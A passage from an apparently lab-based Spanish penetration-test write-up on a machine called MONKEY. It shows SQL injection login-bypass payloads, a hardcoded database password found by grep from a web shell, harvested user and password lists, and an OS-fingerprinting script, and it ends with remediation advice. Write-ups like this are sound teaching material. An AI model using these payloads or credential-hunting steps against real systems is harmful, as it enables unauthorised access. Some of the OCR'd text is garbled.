    ('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor',
    '777777',
    '', '', '', '7.60', '2021-05-29 14:36:56', '');

```

StudentRegno es el nombre de usuario para loguearse.

Open ▾  MONKEY.txt ~/Documents/MONKEY

MONKEY.txt x Herramientas MO Usuarios.txt Pass.txt monkeyyy.php

```
'777777',
    '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

10. http://192.168.189.135/monkey/index.php      hacermentor=junior01

11. Searching passwords in config PHP files
    $cfg['Servers'][$i]['AllowNoPassword'] = false;
    $cfg['Servers'][$i]['AllowNoPassword'] = false;
    $cfg['Servers'][$i]['AllowNoPassword'] = false;
    $cfg['ShowChgPassword'] = true;
    $mysql_password = "M1_P4ssw0rd_segur@";
    $mysql_password = "M1_P4ssw0rd_segur@";

12. www-data@monkey:/var/www$ grep "M1_P4ssw0rd_segur@" -R * -C 2
    grep "M1_P4ssw0rd_segur@" -R * -C 2
    html/monkey/includes/config.php-$mysql_hostname = "localhost";
    html/monkey/includes/config.php-$mysql_user = "hackermentor";
    html/monkey/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
    html/monkey/includes/config.php-$mysql_database = "onlinecourse";
    html/monkey/includes/config.php-$bd = mysqli_connect($mysql_hostname,
$mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
    --
    html/monkey/admin/includes/config.php-$mysql_hostname = "localhost";
    html/monkey/admin/includes/config.php-$mysql_user = "hackermentor";
    html/monkey/admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
    html/monkey/admin/includes/config.php-$mysql_database = "onlinecourse";
    html/monkey/admin/includes/config.php-$bd = mysqli_connect($mysql_hostname,
$mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
www-data@monkey:/var/www$
```

Open ▾  Herramientas MONKEY.txt ~/Documents/MONKEY

MONKEY.txt x Herramientas MO Usuarios.txt Pass.txt monkeyyy.php

Herramientas MONKEY

1. ifconfig
2. arp-scan -l
3. nmap
4. xsltproc
5. whatweb
6. ftp ip|
7. hashid
8. gobuster
9. dirbuster
10. burpsuite
11. revershell.com
12. crackmapexec

```
Open ▾ Usuarios.txt ~/Documents/MONKEY
MONKEY.txt Herramientas MOI Usuarios.txt Pass.txt monkeyyy.php


| hacker
Grimmie
admin
StudentRegno
hackermentor
-hmentor

Open ▾ Pass.txt ~/Documents/MONKEY
MONKEY.txt Herramientas MOI Usuarios.txt Pass.txt monkeyyy.php

junior01
M1_P4ssw0rd_segur@
```

Dejo registro de todo lo usado y encontrado (**datos importantes**) que me ayudaron a explotar la **maquina MONKEY** y tener control y acceso total!

7. Extra opcional



The screenshot shows a Kali Linux terminal window with two tabs open. The current tab displays a shell script named `Systemid.sh` for determining the operating system based on ping TTL values. The script reads an IP address from the user, performs a ping with TTL=1, and then uses grep to extract the TTL value. It then uses a case statement to map the TTL value to a specific OS. If no result is found, it outputs a message indicating no result was found for the given IP.

```
(kali㉿kali)-[~/Documents/Scripts]
$ cat Systemid.sh
#!/bin/bash

read -p "Ingresa la dirección IP: " ip_address

result=$(ping -c 1 "$ip_address" | grep -oE "ttl=[0-9]{2,3}")

if [ -n "$result" ]; then
    ttl_value=$(echo "$result" | cut -d '=' -f2)

    case "$ttl_value" in
        64)
            os="Linux/Unix"
            ;;
        128)
            os="Windows"
            ;;
        254)
            os="Solaris/AIX"
            ;;
        *)
            os="Desconocido"
            ;;
    esac

    echo "Resultado: $os - TTL: $ttl_value"
else
    echo "No se encontró ningún resultado para la dirección IP $ip_address"
fi

(kali㉿kali)-[~/Documents/Scripts]
$
```

The screenshot shows a GitHub repository page for the user 'h4ckn0tes'. The main banner features the text 'HATE LESS. HACK MORE.' in large white letters. Below the banner, the user's profile information is displayed, including their name 'Johnny Chafla', their GitHub handle 'hacknotes', a 'Follow' button, and their follower count (41 followers) and following count (0 following). A link to their GitHub page (<https://github.com/hacknotes>) is also present. To the right of the profile, there is a section titled 'Popular repositories' which lists several repositories:

- eJPT-Cheatsheet** (Public): Todos los comandos necesarios para aprobar el eJPT. Stars: 5.
- h4ckn0tes** (Public): Tips, Recursos, Notas, Herramientas, de todo un poco para el pentesting. Languages: PHP, HTML. Stars: 2.
- hacknotes.github.io** (Public): Forked from mmistakes/minimal-mistakes. Jekyll theme for building a personal site, blog, project documentation, or portfolio. Languages: HTML. Stars: 1.
- CVE-2019-15107-Exploit** (Public): Exploit para CVE-2019-15107 (Webmin 1.890-1.920) sin credenciales RCE escrito en PYTHON. Languages: Python. Stars: 1.
- TryHackMe** (Public): Solución, Walk-through, Write-up. Languages: Python. Stars: 1.
- Booked-Scheduler-v2.7.5-Remote-Command-Execution** (Public): Booked Scheduler v2.7.5 (Authenticated) RCE exploit implemented in Python 3. Languages: Python. Stars: 1.

The second part of the screenshot shows a specific file within the repository: 'h4ckn0tes/SQL INJECTION/Authentication Bypass/Authentication Bypass.md'. The file content is as follows:

```
admin' or '1'='1-- -
admin' -- -
admin' or '1'='1#
admin'#
```

The image shows two screenshots of a web application titled "ONLINE COURSE REGISTRATION".

Admin Login — Mozilla Firefox

This screenshot shows the login interface. It features a red header with the title "ONLINE COURSE REGISTRATION" and a user icon. Below the header is a form with fields for "Enter Username:" containing "admin'--" and "Enter Password:" containing a series of dots. A blue button labeled "Log Me In" is at the bottom. To the right of the form is a light blue sidebar with the following text and bullet points:

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below:

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Admin | Cambiar Contraseña — Mozilla Firefox

This screenshot shows the password change interface. It has a red header with the title "ONLINE COURSE REGISTRATION" and a user icon. Below the header is a navigation bar with links: SESSION, SEMESTER, DEPARTMENT, COURSE, REGISTRATION, MANAGE STUDENTS, ENROLL HISTORY, STUDENT LOGS, and LOGOUT. The main content area is titled "CAMBIO DE CONTRASEÑA DEL ADMINISTRADOR". It contains four input fields in a grid:

Cambiar contraseña
Contraseña actual
Password
Nueva contraseña
Password
Confirmar contraseña

E creado un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primer imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección ip al cual le va hacer un PING, para posterior mande un ttl= y depende el numero nos de un “nombre del sistema”, En Github e encontrado una posible forma de entrar a paginas web con un usuario y cualquier contraseña, dando resultados positivos, esto se produce por dejar archivos o comandos “default” y podemos tener acceso sin necesidad de obtener la contraseña, como se muestra en la imagen donde tenemos la dirección ip <http://ip/monkey/admin/index.php> y con cualquier contraena es posible entrar si colocamos como usuario el usuario “admin’ -- -”

8. Conclusiones y Recomendaciones

Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ La identificación de la vulnerabilidad se basó en la mala seguridad de una pagina web, y por dejar cosas “default” por eso es importante personalizar absolutamente todo por motivos de seguridad

Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.